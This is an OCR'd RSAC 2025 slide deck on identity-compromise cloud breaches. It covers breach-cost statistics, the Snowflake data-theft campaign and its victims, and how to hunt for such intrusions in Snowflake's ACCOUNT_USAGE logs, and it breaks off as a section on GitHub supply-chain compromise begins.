RSAC 2025 Conference

Many Voices.
One Community.

SESSION ID: ANI-W09

It’s Getting Real & Hitting the Fan 2025:

Think You See Me? No You Don’t!

Ofer Maor
CTO, Mitiga

linkedin.com/in/ofermaor/

MITIGA

Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.

Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.

CloudSec & AppSec
Daytime

Incident Response
Nights & Weekends

Over 30 Years in Security (25 in Prevention)!

Builder, Breaker, Defender

Pioneer of IAST

OWASP Board & Contributor

Hacker at Heart

Cloud & SaaS Threat Detection, Investigation & Response

Pioneer of CIRA

CTO & Co-Founder MITIGA

Introduction

Breaches Are Inevitable

Identity Is the Cloud Perimeter

Compromised Identity Is #1 Access Vector Today

Today's Talk:

1. Learn about identity compromise breaches through real world stories and stats
2. See the challenges in detecting and stopping compromised identity breaches
3. Understand what you can do today to better prevent, detect and stop identity breaches


RSAC 2025 Conference


Cost of Compromised Identity Data Breaches

Source: Cost of Data Breach Report, IBM, 2024

Many Voices.
One Community.


Breach Cost Continues to Rise - $4.88M






Source: Cost of Data Breach Report 2024, IBM


Cloud Breaches Cost More!






Source: Cost of Data Breach Report 2024, IBM


Extortion Is Evolving






Source: Cost of Data Breach Report 2024, IBM

Compromised Identity - #1 Access Vector



Source: Cost of Data Breach Report 2024, IBM

...and Hardest to Detect & Respond To



Source: Cost of Data Breach Report 2024, IBM

Adversaries no longer **break-in**

They log-in

MITIGA

The Snowflake Attack May Be Turning Into One of the Largest Data Breaches Ever

The number of alleged hacks targeting the customers of cloud storage firm Snowflake appears to be snowballing into one of the biggest data breaches of all time.

Impactful! Over 165 Organizations Breached

AT&T
109 million customers
Undisclosed ransom

ticketmaster
560 million customers
Tickets disruptions

Santander
30 million customers
Undisclosed damage

Advance Auto Parts
2.3 million customers
3TB for sale for $1.5M

Neiman Marcus
31 million customers
Undisclosed damage

lendingtree
190 million customers
Records sold for > $2M

PURESTORAGE®
11K customer records
Undisclosed damage

LAUSD UNIFIED
Student data
Records sold for > $150K

TRUIST
65,000 employees
Records sold for > $1M

Source: Push Security

The Snowflake Campaign – ATT&CK

Exfiltration

Exfiltrate all Snowflake data, using a custom tool leveraging built-in Snowflake capabilities

Initial Access


- Obtain credentials from infostealer
- Identify accounts with no MFA
- Identify Snowflake instance (Native tool)
- Login

Impact


- Extortion
- Exposed on dark web
- Reputation

Resource Development

- Identify configuration gaps
- Build tools to automate exploitation
- Stage storage for stolen data



Something Is Going On – But What?



Brace for Impact

Preliminary Notification

Approached by a customer (minimal details)

- Professional (IR) Community
- Online Searches
- Querying TI Partners
- Bits of (Disconnected) Information
- Investigating Snowflake Logs

How to Detect/Hunt for It?

Doable, But…

- Requires Snowflake specific detections (and familiarity with logs)
- Heavily based on anomaly or behavioral detection (AI can help)


ACCOUNT_USAGE

- QUERY_HISTORY
- LOGIN_HISTORY
- SESSIONS
- ACCESS_HISTORY

Snowflake logs are stored in default database called **SNOWFLAKE** inside the **ACCOUNT_USAGE** schema.

This provides a comprehensive (yet uncommon) audit trail.

What to Look For? *(Examples…)*



LOGIN_HISTORY

- Rare IP addresses
- Brute force detection
- Threat Intelligence integration

QUERY_HISTORY

- More data scanned than average
- More data written to results than average
- Accessing unusual number of databases
- Deviations in new daily resource access
- Rare client applications used by user
- Exfiltration to external cloud storage *(via inline URL)*

RSAC 2025 Conference

GitHub Galore

Secrets, Identities and Compromised Repos

Many Voices.
One Community.

America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search

Topics | Spotlight | Resources & Tools | News & Events | Careers | About

Home / News & Events / Cybersecurity Advisories / Alert / Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-…

SHARE:

ALERT

Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-30066) and reviewdog/action-setup@v1 (CVE-2025-30154)

